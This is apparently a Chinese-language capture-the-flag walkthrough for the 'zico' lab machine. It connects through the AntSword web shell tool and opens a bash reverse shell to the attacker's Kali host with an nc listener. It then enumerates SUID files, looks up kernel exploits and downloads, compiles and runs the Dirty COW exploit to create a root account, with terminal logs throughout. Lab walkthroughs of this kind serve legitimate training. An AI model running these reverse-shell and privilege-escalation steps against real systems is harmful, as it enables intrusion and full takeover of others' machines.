
- 使用蚁剑连接




九.capture flag


1.利用反弹shell到kali中

- 在蚁剑中开启虚拟终端，然后执行反弹shell，反弹shell命令：`bash -c '/bin/bash -i 0>& /dev/tcp/kali-ip/port 0>&1`,在kali用nc监听：`nc -lvnp port`





- 提权三部曲
  - sudo 提权
    - 使用`sudo -l`命令来查看我们可以执行哪些命令



      没有权限，只能作罢。
  - suid 提权

- 使用`find -perm -u=s -type f 2>/dev/null`来查看具有suid的文件

```
┌──(kali㉿kali)-[~/vulndevice/zico]
└─$ sudo nc -lvnp 1234
[sudo] kali 的密码：
listening on [any] 1234 ...
connect to [192.168.28.50] from (UNKNOWN) [192.168.28.132] 58052
bash: no job control in this shell
www-data@zico:/var/www$ sudo -l
sudo -l
sudo: unknown user: root
sudo: unable to initialize policy plugin
www-data@zico:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/sbin/pppd
/usr/sbin/uuidd
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/mtr
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/passwd
/usr/bin/sudoedit
/usr/bin/at
/sbin/mount.nfs
/bin/fusermount
/bin/umount
/bin/ping6
/bin/su
/bin/mount
/bin/ping
```

nmap，find，vim，bash，more，less，nano，cp出现这几个命令都能提权，ping命令也可以提权，但是在这台靶机上不行。

- 内核提权
  - 使用命令`uname -a`或`cat /proc/version`都可以查看内核版本

```
www-data@zico:/tmp$ uname -a
uname -a
Linux zico 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
```

在使用searchspolit搜索漏洞，使用命令`searchspolit kernel 3.2.0`,出现这些

```
kali@kali: ~
文件  动作  编辑  查看  帮助
DESlock+ < 3.2.6 - Local Kernel Ring0 link list zero SYSTEM                                                    | windows/local/5143.c
DESlock+ < 3.2.7 - 'probe_read' Local Kernel Denial of Service (PoC)                                           | windows/dos/6498.c
DESlock+ < 3.2.7 - Local Kernel Overflow (PoC)                                                                 | windows/dos/6496.c
DESlock+ < 3.2.7 - Local Kernel Race Condition Denial of Service (PoC)                                         | windows/dos/6497.c
DESlock+ < 4.1.10 - 'vdlptokn.sys' Local Kernel Ring0 SYSTEM                                                   | windows/local/16138.c
Jungo DriverWizard WinDriver < 12.4.0 - Kernel Out-of-Bounds Write Privilege Escalation                        | windows/local/42625.py
Jungo DriverWizard WinDriver < 12.4.0 - Kernel Pool Overflow / Local Privilege Escalation (1)                  | windows/local/42624.py
Jungo DriverWizard WinDriver < 12.4.0 - Kernel Pool Overflow / Local Privilege Escalation (2)                  | windows/local/42665.py
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation                                      | solaris/local/15962.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation                                              | linux/local/50135.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method) | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (/etc/passwd Method) | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Condition (Write Access Method)                   | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method) | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Access Method)                    | linux/local/40611.c
Linux Kernel 2.6.39 < 3.2.2 (Gentoo / Ubuntu x86/x64) - 'Mempodipper' Local Privilege Escalation (1)           | linux/local/18411.c
Linux Kernel 2.6.39 < 3.2.2 (x86/x64) - 'Mempodipper' Local Privilege Escalation (2)                           | linux/local/35161.c
Linux Kernel 3.0 < 3.3.5 - 'CLONE_NEWUSER|CLONE_FS' Local Privilege Escalation                                 | linux/local/38390.c
Linux Kernel 3.14-rc1 < 3.15-rc4 (x64) - Raw Mode PTY Echo Race Condition Privilege Escalation                 | linux_x86-64/local/33516.c
Linux Kernel 3.2.0-23/3.5.0-23 (Ubuntu 12.04/12.04.1/12.04.2 x64) - 'perf_swevent_init' Local Privilege Escalation (3) | linux_x86-64/local/33589.c
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free                                           | linux/dos/43234.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation                                                     | linux/local/41886.c
Linux Kernel < 3.16.1 - 'Remount FUSE' Local Privilege Escalation                                              | linux/local/34923.c
Linux Kernel < 3.16.39 (Debian 8 x64) - 'inotify' Local Privilege Escalation                                   | linux_x86-64/local/44302.c
Linux Kernel < 3.2.0-23 (Ubuntu 12.04 x64) - 'ptrace/sysret' Local Privilege Escalation                        | linux_x86-64/local/34134.c
Linux Kernel < 3.4.5 (Android 4.2.2/4.4 ARM) - Local Privilege Escalation                                      | arm/local/31574.c
Linux Kernel < 3.5.0-23 (Ubuntu 12.04.2 x64) - 'SOCK_DIAG' SMEP Bypass Local Privilege Escalation             | linux_x86-64/local/44299.c
Linux Kernel < 3.8.9 (x86-64) - 'perf_swevent_init' Local Privilege Escalation (2)                             | linux_x86-64/local/26131.c
Linux Kernel < 3.8.x - open-time Capability 'file_ns_capable()' Local Privilege Escalation                     | linux/local/25450.c
Linux Kernel < 4.10.13 - 'keyctl_set_reqkey_keyring' Local Denial of Service                                   | linux/dos/42136.c
Linux Kernel < 4.10.15 - Race Condition Privilege Escalation                                                   | linux/local/43345.c
Linux Kernel < 4.11.8 - 'mq_notify: double sock_put()' Local Privilege Escalation                              | linux/local/45553.c
Linux Kernel < 4.13.1 - BlueTooth Buffer Overflow (PoC)                                                        | linux/dos/42762.txt
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation                                  | linux/local/45010.c
Linux Kernel < 4.14.rc3 - Local Denial of Service                                                              | linux/dos/42932.c
Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak                                                       | linux/local/44325.c
Linux Kernel < 4.16.11 - 'ext4_read_inline_data()' Memory Corruption                                           | linux/dos/44832.txt
Linux Kernel < 4.17-rc1 - 'AF_LLC' Double Free                                                                 | linux/dos/44579.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                                         | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation              | linux_x86-64/local/44300.c
```

我们选择dirtycow提权（dirtycow是我们必须了解一个漏洞），将40839.c下载下来，将文件传输给靶机，在开启一个php服务`sudo php -S 0:80`,

```
┌──(kali㉿kali)-[~/expiorevulntool]
└─$ sudo php -S 0:80
[sudo] kali 的密码：
PHP 5.5.38 Development Server started at Sun Jul  2 09:39:37 2023
Listening on http://0:80
Document root is /home/kali/expiorevulntool
Press Ctrl-C to quit.
```

在靶机系统`wget 192.168.28.50/40839.c -O dirtycow.c`

```
www-data@zico:/tmp$ wget 192.168.28.50/40839.c -O dirtycow.c
wget 192.168.28.50/40839.c -O dirtycow.c
--2023-07-01 15:44:04--  http://192.168.28.50/40839.c
Connecting to 192.168.28.50:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4814 (4.7K) [application/octet-stream]
Saving to: `dirtycow.c'

 0% [                                       ] 0           --.-K/s    100%[=====================================>] 4,814       --.-K/s   in
 0s

2023-07-01 15:44:04 (1.31 GB/s) - `dirtycow.c' saved [4814/4814]
```

。然后编译c文件`gcc -pthread dirtycow.c -o shell -lcrypt`

```
www-data@zico:/tmp$ gcc -pthread dirtycow.c -o shell -lcrypt
gcc -pthread dirtycow.c -o shell -lcrypt
www-data@zico:/tmp$ ls
ls
dirtycow.c  shell
```


接着

```
www-data@zico:/tmp$ chmod +x shell
chmod +x shell
www-data@zico:/tmp$ ./shell 123456
./shell 123456
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 123456
Complete line:
firefart:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash

mmap: 7ff2a83f1000


madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123456'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
```

./shell 123456,**123456**是密码。小等一会，就会完成。

```
firefart@zico:/tmp# id
id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@zico:/tmp# cd /root
cd /root
```

- flag

- 

10.问题反馈

如果有不懂的地方，可以在评论区说明，我会由于解答。